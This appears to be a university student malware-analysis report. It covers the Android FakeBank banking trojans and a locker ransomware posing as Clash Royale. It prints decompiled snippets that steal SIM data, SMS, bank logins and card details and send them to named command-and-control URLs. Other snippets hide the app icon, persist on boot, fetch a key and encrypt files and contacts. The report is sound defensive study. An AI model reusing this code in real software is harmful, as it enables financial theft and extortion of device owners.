



UNIVERSITÀ DI PISA

# Malware Analysis

for the DSS course

2024/2025

*Andrea Mugnai, Jacopo Tucci*

# Index

<b>1. Introduction</b>	<b>3</b>
1.1. Tools used	3
<b>2. FakeBank family</b>	<b>4</b>
2.1. Static analysis (4aec APK)	4
2.1.1. Detection	4
2.1.2. Permissions	5
2.1.3. Manifest Analysis and Receivers	5
2.1.4. Activities	6
2.2. Dynamic analysis (4aec APK)	9
2.3. Static analysis (1911 APK)	12
<b>3. RansomLoc family</b>	<b>14</b>
3.1. Static analysis	14
3.1.1. Detection	14
3.1.2. Permissions	14
3.1.3. Manifest Analysis and Receivers	15
3.1.4. Activities	16
3.2. Dynamic Analysis	22

# 1. Introduction

The purpose of this report is to provide a comprehensive analysis of the malware using different tools and techniques. The analysis will cover the following aspects:

- Static analysis
- Dynamic analysis

The main goal was to identify the malicious payload inside the **APK** files of the provided samples.

## 1.1. Tools used

During this project, we used three main analysis tools to identify the malicious behavior of the samples:

- **VirusTotal** (Antimalware Analysis)
  - It's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs.
  - This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.
- **MobSF** (Static and Dynamic analysis)
  - This tool let the analyst to automatically highlight interesting features of the application (e.g. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by viewing the code.
  - Moreover, it allows to perform a dynamic analysis, by executing simulating the application (**Android Studio**) inside a virtual environment.
- **JD-GUI** (Java Decompilation)
  - This tool allows to decompile the Java code extracted from the APK file and to analyze it in a more user-friendly way.
  - It is useful to understand the logic behind the code and to identify potential malicious behavior.

We found that 4 out of 5 samples belong to the same malware family, **FakeBank**, which consists of trojans designed to steal sensitive banking and SMS information. The remaining sample is a **locker** disguised under the name of the popular game *Clash Royale*.

## 2. FakeBank family

**FakeBank** is an Android trojan that disguises itself as a legitimate banking application in order to steal sensitive information from the user, such as their phone number and banking credentials. It also intercepts all incoming SMS messages.

The analyzed samples are connected to multiple remote servers, to which they transmit the collected data over HTTP connections.

### Analyzed APKs

During the project, we were tasked with analyzing four different variants of the **FakeBank** malware. Their SHA-256 hash values are as follows:

- b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb
- 1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3
- 4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98
- 191108379dccc5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512

For the sake of readability, we will refer to each sample using the first four characters of its hash.

Since the structure, behavior, Java code, and general characteristics of the four samples are largely identical (or at least very similar), we will begin by analyzing the **4aec** sample in detail. Afterwards, we will highlight the key differences found in the other three samples in comparison to this one.

### 2.1. Static analysis (4aec APK)

#### 2.1.1. Detection




Figure 1: VirusTotal Detection

As we can see from Figure 1, the sample is detected by 36 out of 67 antivirus engines. This is a good starting point to understand that the sample is indeed malicious. The engines also tell us that the sample is a trojan and that it is related to the **FakeBank** family.

### 2.1.2. Permissions




Figure 2: Android permissions used by the APK

The sample requests a large number of dangerous permissions (see Figure 2 red triangles). In particular free access to SMS messages, phone calls, and the ability to read the user's contacts.

The set of permission hints that the application could send confidential information to a remote server.

Moreover it can write, send and read SMS messages. This could potentially allow to bypass the two-factor authentication system used by banks.

### 2.1.3. Manifest Analysis and Receivers

1	App can be installed on a vulnerable unpatched Android version [android:allowBackup=true]		This application can be installed on an older version of Android that has multiple unpatched vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version >= 10, API 29 to receive reasonable security updates.	
2	Debug Enabled For App [android:debuggable=true]		Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.	
3	Application Data can be Backed up [android:allowBackup] flag is missing.		The flag [android:allowBackup] should be set to false. By default it is set to true and allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.	
4	Broadcast Receiver (com.example.kbtest.smsReceiver) is not Protected. An intent filter exists.		A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.	
5	High Intent Priority (1000 - [1] 1000) [android:priority]		By setting an intent priority higher than another intent, the app effectively overrides other requests.	

Figure 3: AndroidManifest




Figure 4: Receivers

The manifest file shows that a Broadcast Receiver is not properly protected (see Figure 3). Due to this vulnerability, malware can intercept all incoming SMS messages, including OTP codes used, for example, in banking authentication, thereby compromising user security. Additionally setting the priority to 1000 (the maximum value) ensures that the malware is executed before any other application that might also be listening for the similar intent.


The **Broadcast Receiver** is implemented in the package `com.example.kbtest.smsReceiver` (see Figure 4).

We listed here the most important line of the package `smsReceiver`:

```
this.params2.add(new BasicNameValuePair("sim_no", simNo));
this.params2.add(new BasicNameValuePair("tel", tel.getSimOperatorName()));
this.params2.add(new BasicNameValuePair("thread_id", "0"));
this.params2.add(new
BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
this.params2.add(new BasicNameValuePair("datetime", dateString2));
this.params2.add(new
BasicNameValuePair("body", smsMessage.getDisplayMessageBody()));
//.....
HttpClient httpClient = new DefaultHttpClient();
HttpPost httpPost = new HttpPost(smsReceiver.this.update_url);
HttpResponse response = httpClient.execute(httpPost);
```

The package takes all the SIM information, the emitter and the body of the received message. Then sends all the information collected to a remote URL (`http://banking1.kakatt.net:9998/send_product.php`). Anyway we can see, using tools like `curl` or `nslookup`, that the domain is not reachable anymore.

#### 2.1.4. Activities



```
Activities
com.example.kbtest.BankSplashActivity
com.example.kbtest.BankSplashNext
com.example.kbtest.BankPreActivity
com.example.kbtest.BankActivity
com.example.kbtest.BankNumActivity
com.example.kbtest.BankScardActivity
com.example.kbtest.BankEndActivity
```

Figure 5: Activities

As we can see in Figure 5, the Malware performs different activities at the app startup.

#### BankSplashActivity

The activity is a fake splash screen that is shown to the user when the application is launched, then it collects:

- Subscriber ID (IMSI)
- Phone number
- Sim Serial number

```
void regPhone() {
    TelephonyManager tm = (TelephonyManager) getSystemService("phone");
```

```
String sim_no = tm.getSubscriberId();
String getLine1Number = tm.getLine1Number();
if (getLine1Number == null || getLine1Number.length() < 11) {
    getLine1Number = tm.getSimSerialNumber();
}
ParamsInfo.Line1Number = getLine1Number;
ParamsInfo.sim_no = sim_no;
params = new ArrayList();
params.add(new BasicNameValuePair("mobile_no", getLine1Number));
Date currentTime = new Date();
SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
```

Sends all the information to a remote server, starting after 3 seconds the next activity.

```
String insert_url = "http://banking1.kakatt.net:9998/send_sim_no.php";
public void run() {
    HttpClient httpclient = new DefaultHttpClient();
    HttpPost httppost = new HttpPost(BankSplashActivity.this.insert_url);
    try {
        httppost.setEntity(new UrlEncodedFormEntity(BankSplashActivity.params,
            "EUC-KR"));
        Log.d("\thttpost.setEntity(new UrlEncodedFormEntity(params));",
            "gone");
        //...
        Intent i = new Intent();
        i.setClass(BankSplashActivity.this, BankSplashNext.class);
```

## BankSplashNext

This activity just create a new splash screen and then starts the BankPreActivity after 3 seconds.

## BankPreActivity

This is again a fake splash screen with different buttons. It belongs to the chain of activities that the malware uses to hide its malicious behavior. Effectively only the Next button is implemented leading to the next activity.

## BankActivity

That's the phishing part of the malware. It shows a fake login screen that looks like the one of the bank. The user is asked to enter their credentials, which are then sent to the remote server. Then it jumps to BankNumActivity.

```
public void onClick(View arg0) {
    String str1 = BankActivity.this.ed1.getText().toString();
    String str2 = BankActivity.this.ed2.getText().toString();
    if (str1 != null && str2 != null) {
        if (!str1.equals("") && !str2.equals("")) {
            if (str2.length() == 13 && str1.length() > 5) {
                BankInfo.bankinid = str1;
```

```

        BankInfo.jumin = str2;
        Intent intent = new Intent();
        intent.setClass(BankActivity.this.getApplicationContext
            BankNumActivity.class);
        BankActivity.this.startActivity(intent);
    }
}

```

## BankNumActivity and BankScardActivity

Those two activities carry on the stealing phase of the malware, getting all the sensitive information of the users.

## BankEndActivity

This activity is the last one of the chain.

```

public String doInBackground(String... args) {
    BankEndActivity.this.params = new ArrayList();
    BankEndActivity.this.params.add(new
        BasicNameValuePair("phone", BankEndActivity.this.phoneNumber));
    BankEndActivity.this.params.add(new BasicNameValuePair("bankinid", BankInfo.bankinid));
    BankEndActivity.this.params.add(new BasicNameValuePair("jumin", BankInfo.jumin));
    BankEndActivity.this.params.add(new BasicNameValuePair("banknum", BankInfo.banknum));
    BankEndActivity.this.params.add(new BasicNameValuePair("banknumpw",
        BankInfo.banknumpw));
    BankEndActivity.this.params.add(new BasicNameValuePair("paypw", BankInfo.paynum));
    BankEndActivity.this.params.add(new BasicNameValuePair("scard", BankInfo.scard));
}

```

First it collect in an Array all the sensitive information of the user.

```

String send_bank_url = "http://banking1.kakatt.net:9998/send_bank.php";
JSONObject json
    = BankEndActivity.this.jsonParser.makeHttpRequest(BankEndActivity.this.send_bank_url,
        "POST", BankEndActivity.this.params);

```

Then it sends all the information to a **remote server** ([http://banking1.kakatt.net:9998/send\\_bank.php](http://banking1.kakatt.net:9998/send_bank.php)).



## 2.2. Dynamic analysis (4aec APK)

The dynamic analysis was conducted on an Android 9.0 emulator (Pixel XL, API 28) in Android Studio, with MobSF running to capture network traffic, system logs, and screenshots. Upon installation and first launch, the application immediately begins its malicious activity as identified during static analysis. The malware successfully executes the complete chain of activities starting from `BankSplashActivity` (Figure 6), which displays for 3 seconds while silently collecting device information including IMSI, phone number, and SIM serial number.



Figure 6: Bank splash activity



Figure 7: Bank pre activity

Immediately after `BankSplashActivity`, the app transitions to what the code refers to as `BankSplashNext`. In practice, however, this second splash screen appears visually identical to the first, so no separate screenshot is captured. After another three-second delay, the flow proceeds to `BankPreActivity` (Figure 7), that screen displays several buttons, but only the “Next” button is functional. At this point the SMS broadcast receiver becomes active with maximum priority, positioning itself to intercept incoming messages before any legitimate applications. However, all attempts to communicate with the command-and-control infrastructure fail as the domain `banking1.kakatt.net:9998` and its associated endpoints are no longer operational.




Figure 8: Bank activity





Figure 9: Bank num activity

Once the user taps “Next”, the application enters `BankActivity`, the first phishing screen. Here, the interface mimics a real bank’s login page, complete with two text fields for user ID and personal identification number (Figure 8). If the checks pass, the app stores these values into `BankInfo.bankinid` and `BankInfo.jumin` before immediately launching `BankNumActivity` in which the victim is prompted to enter their bank account number and associated password (Figure 9).

After the user submits that form, the app advances to `BankScardActivity` (Figure 10), again preserving the three-second delay pattern to maintain the illusion of legitimate processing time. Within this activity, the user is asked to input full payment card information, card number, expiration date, CVV, and any security PIN. Once these fields are completed, the code stores them and then immediately transitions into the final phase, `BankEndActivity` (Figure 11). In this phase, the malware bundles all previously collected information into a single HTTP POST request to `http://banking1.kakatt.net:9998/send_bank.php`.

The dynamic analysis confirmed that while the data exfiltration functionality is currently non-functional due to the offline infrastructure, the malware’s core capabilities remain intact. The SMS interception mechanism successfully captures test messages, and the application properly collects all device identifiers and user inputs as designed. The persistence mechanisms also function correctly, with the broadcast receiver maintaining its high-priority position throughout the analysis session.



이전 인증서 발급/재발급 메뉴

사용자 정보 입력


보안카드 일련번호

보안카드번호

01	08	15	22	29
02	09	16	23	30
03	10	17	24	31
04	11	18	25	32
05	12	19	26	33
06	13	20	27	34
07	14	21	28	35

확인

Figure 10: Bank scard activity



이전 인증서 발급/재발급 메뉴

사용자 정보 입력

인증서비밀번호

인증서비밀번호 확인

확인

Figure 11: Bank num activity

## 2.3. Static analysis (1911 APK)

This sample appears to differ from the others in its family. The source code reveals additional packages and classes that do not seem to be used. In this section, we will examine these differences and explore the extra features included in the sample.

```
├── bankmanager
│   ├── BankActivity.java
│   ├── BankEndActivity.java
│   ├── BankInfo.java
│   ├── BankNumActivity.java
│   ├── BankPreActivity.java
│   ├── BankScardActivity.java
│   └── BankSplashActivity.java
├── contactmanager
│   ├── Contact.java
│   └── ContactDAO.java
├── service
│   └── InstallService.java
└── smsmanager
    ├── AlarmReceiver.java
    ├── BootCompleteBroadcastReceiver.java
    ├── BuildConfig.java
    ├── MainActivity.java
    ├── MessageActivity.java
    ├── R.java
    ├── SmsSystemManageService.java
    └── smsReceiver.java
```

As we can see from the tree structure above, The APK contains several additional packages and classes compared to the previous samples.

In particular MainActivity.java into the smsmanager package add some noticeable malware features:

- Install other APKs (other fakebank malware like the ones analyzed in Section 2.1):

```
public void removeApplications() {
    PackageManager manager = getPackageManager();
    Intent mainIntent = new Intent("android.intent.action.MAIN", (Uri) null);
    mainIntent.addCategory("android.intent.category.LAUNCHER");
    List<ResolveInfo> apps = manager.queryIntentActivities(mainIntent, 0);
    Collections.sort(apps, new ResolveInfo.DisplayNameComparator(manager));
    if (apps != null) {
        int count = apps.size();
        for (int i = 0; i < count; i++) {
            new ApplicationInfo();
            ResolveInfo info = apps.get(i);
            ApplicationInfo pmAppInfo = info.activityInfo.applicationInfo;
            ApplicationInfo applicationInfo = info.activityInfo.applicationInfo;
            if ((pmAppInfo.flags & 1) > 0) {
                StringBuilder sb = new StringBuilder();
                ApplicationInfo applicationInfo2 = info.activityInfo.applicationInfo;
                Log.i("appInfo", sb.append(1).toString());
            } else {
                String str = info.activityInfo.applicationInfo.packageName;
                if (str.equals("com.hanabank.ebk.channel.android.hananbank")) {
                    Log.d("find app", "----
com.hanabank.ebk.channel.android.hananbank--");
                    uninstallApp(str);
                }
            }
        }
    }
}
```



### 3. RansomLoc family

**Clash Royale Private** is an Android package that masquerades as a simple screen-saver or game app but is actually a locker ransomware. Once installed, its MainActivity hides the app icon and an OnBoot receiver auto-launches LockActivity at each reboot displaying a fake lock screen, encrypting files and contacts, and preventing any escape until the ransom is paid.

#### 3.1. Static analysis

##### 3.1.1. Detection




Figure 12: Community score of the APK on VirusTotal

As we can see from the figure Figure 12, the APK is detected by 31 out of 66 antivirus engines. This suggests that the apk is malicious, we can also notice that it is classified as a trojan **Lock Ransomware**.

##### 3.1.2. Permissions




Figure 13: Android permissions used by the APK

The malware exploits a series of sensitive Android permissions to ensure its operation and collect the user's personal information, it requests four dangerous permissions (red triangles in Figure 13).

The sample requests full internet access, which it uses to request the encryption and decryption key from remote servers. By using the `RECEIVE_BOOT_COMPLETED` permission, it ensures it launches automatically when the device starts, maintaining persistence without user interaction. It also requests permissions to read and write to external storage and to read and write used to harvest names and numbers from the user's address book, potentially hiding identity theft or malware propagation. Finally, while

seemingly harmless, the `SET_WALLPAPER` permission may be exploited to distract the user or conceal malicious activity happening in the background.

### 3.1.3. Manifest Analysis and Receivers

NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable unpatched Android version Android 4.0.3-4.0.4, [minSdk=15]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
4	<b>Broadcast Receiver</b> (com.ins.screensaver.receivers.OnBoot) is Protected by a permission, but the protection level of the permission should be checked. <b>Permission:</b> android.permission.RECEIVE_BOOT_COMPLETED [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.

Figure 14: AndroidManifest




Figure 15: Receivers

In the `AndroidManifest.xml` the presence of the `RECEIVE_BOOT_COMPLETED` permission and the declaration of the receiver:

```
<receiver android:name="com.ins.screensaver.receivers.OnBoot"
  android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
```

indicate the malware's intention to execute automatically when the device restarts. Indeed the `<receiver>` element includes an intent filter that intercepts both the system action:

```
<intent-filter>
  <action android:name="android.intent.action.BOOT_COMPLETED" />
  <action android:name="android.intent.action.QUICKBOOT_POWERON" />
</intent-filter>
```

In this way, as soon as Android finishes its startup or its reboot, the framework sends the corresponding intent and triggers the `onReceive()` method of `OnBoot.java` file (see Figure 15).

Below we can see the code of `OnBoot.java`, when the boot occurs the receiver creates an explicit intent targeting the `LockActivity` class and sets the flag `FLAG_ACTIVITY_NEW_TASK` (268 435 456) to start an user activity. Since there are no additional checks or valida-




tions on the incoming intent's contents, every device restart causes `LockActivity` to be launched in the background acting as a fake lock screen.

```
public class OnBoot extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        context.startActivity(new Intent(context, (Class<?>)
        LockActivity.class).setFlags(268435456));
    }
}
```

In this manner on one hand, the malware ensures its persistence: even if the user tries to uninstall the app or reboot the device, on the next power-on the receiver guarantees that `LockActivity` is immediately launched. `LockActivity` also allow the malware to hide its malicious operations.

### 3.1.4. Activities

Within the malware, there are two main activities: `com.ins.screensaver.MainActivity` e `com.ins.screensaver.LockActivity` as shown by the MobSF interface (Figure 16).



Despite this, VirusTotal lists only a single main activity, namely `LockActivity`. This is because `MainActivity` is responsible solely for hiding the app's icon and immediately redirecting execution to the other activity.

Figure 16: Malware activities (MobSF)

### MainActivity

This file represents the visible entry point of the application, i.e., the activity declared in the manifest as `LAUNCHER`.

```
<activity android:name="com.ins.screensaver.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

Analyzing the code, we can see that within the `onCreate()` method two main operations are executed:

```
public void onCreate(Bundle savedInstanceState) {
    ...
    getPackageManager().setComponentEnabledSetting(
        componentToDisable,
        PackageManager.COMPONENT_ENABLED_STATE_DISABLED,
        PackageManager.DONT_KILL_APP
```



```
);

startActivity(new Intent(this,
    (Class<?>) LockActivity.class).setFlags(268435456));
}
```

The first part uses `setComponentEnabledSetting(...)` with the value `COMPONENT_ENABLED_STATE_DISABLED` so that the app's icon is removed from the launcher and the activity can no longer be launched manually, and with `DONT_KILL_APP` to prevent the system from immediately killing the entire app. This removes the app's icon from the launcher and prevents the user from manually reopening it.

Immediately afterward, an explicit Intent for `LockActivity` is created and started with `FLAG_ACTIVITY_NEW_TASK`, ensuring that the malicious component runs as soon as the user opens the app for the first time.

## LockActivity

The `LockActivity` is the heart of the malicious operation: once launched, it displays a fake lock screen to the user, manages persistence flags, and simultaneously encrypts the device's data recursively. The following describes its operational flow in greater detail.

1. **LockActivity.onCreate():** This method is called as soon as the activity is created. Initially, it inflates the layout defined in `activity_main.xml`, which includes a `WebView` to display ransom messages and a payment button; immediately afterward, it calls the `runTask()` method.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    runTask();
}
```

2. **LockActivity.runTask():** Inside this method, the first important check concerns the `worked` flag, managed via the `Memory` class. This flag indicates whether the initial encryption of data (files and contacts) has already been performed at least once, thus avoiding re-encrypting on every launch. If encryption has not yet occurred, the previously described permissions are requested, as seen in the following code:

```
if (!new Memory(this).readMemoryKey("worked").equalsIgnoreCase("1")) {
    ActivityCompat.requestPermissions(this, new String[]
    {"android.permission.READ_EXTERNAL_STORAGE", "android.permission.WRITE_EXTERNAL_STORAGE",
    "android.permission.READ_CONTACTS", "android.permission.WRITE_CONTACTS"}, 1);
}
...
new Memory(this).writeMemory("worked", "1");
```

Subsequently, the flag is set to '1'.

At this point, once the necessary permissions are granted, **LockActivity** sets a new wallpaper behind the fake lock screen.

```
Memory _mem = new Memory(this);
String done = _mem.readMemoryKey("worked");
if (done.isEmpty()) {
    getBaseContext().setWallpaper(mBitmap);
}
```

The method then starts a thread responsible for retrieving the encryption key from the C&C<sup>1</sup> server and encrypting files and contacts based on that key, as shown by the code below:

```
...
LockActivity.this.key[0] = new HttpClient().getReq("http://timei2260.myjino.
ru/gateway/attach.php?uid=" + Utils.generateUID() + "&os=" + Build.VERSION.RELEASE
+ "&model=" + URLEncoder.encode(Build.MODEL) + "&permissions=0&country=" +
telephonyManager.getNetworkCountryIso());
...

if (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),
"android.permission.WRITE_EXTERNAL_STORAGE") == 0)
{
    ...
    LockActivity.this.encryptFiles(LockActivity.this.key[0]);
}
if (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),
"android.permission.WRITE_CONTACTS")
== 0 && ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(),
"android.permission.READ_CONTACTS") == 0)
{
    ...
    LockActivity.this.encryptContacts(LockActivity.this.key[0]);
}
}
```

After starting the encryption, LockActivity proceeds to display a ransom message to the user in the WebView and to handle payment verification before initiating decryption. In particular, the `showMessage(WebView webView, Resources resources)` method creates a thread that makes an HTTP request to the C&C server to obtain ransom details (unique ID, requested amount, wallet address).

```
private void showMessage(final WebView webView, final Resources resources) {
    ...
    String response = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/
settings.php?uid=" + Utils.generateUID());
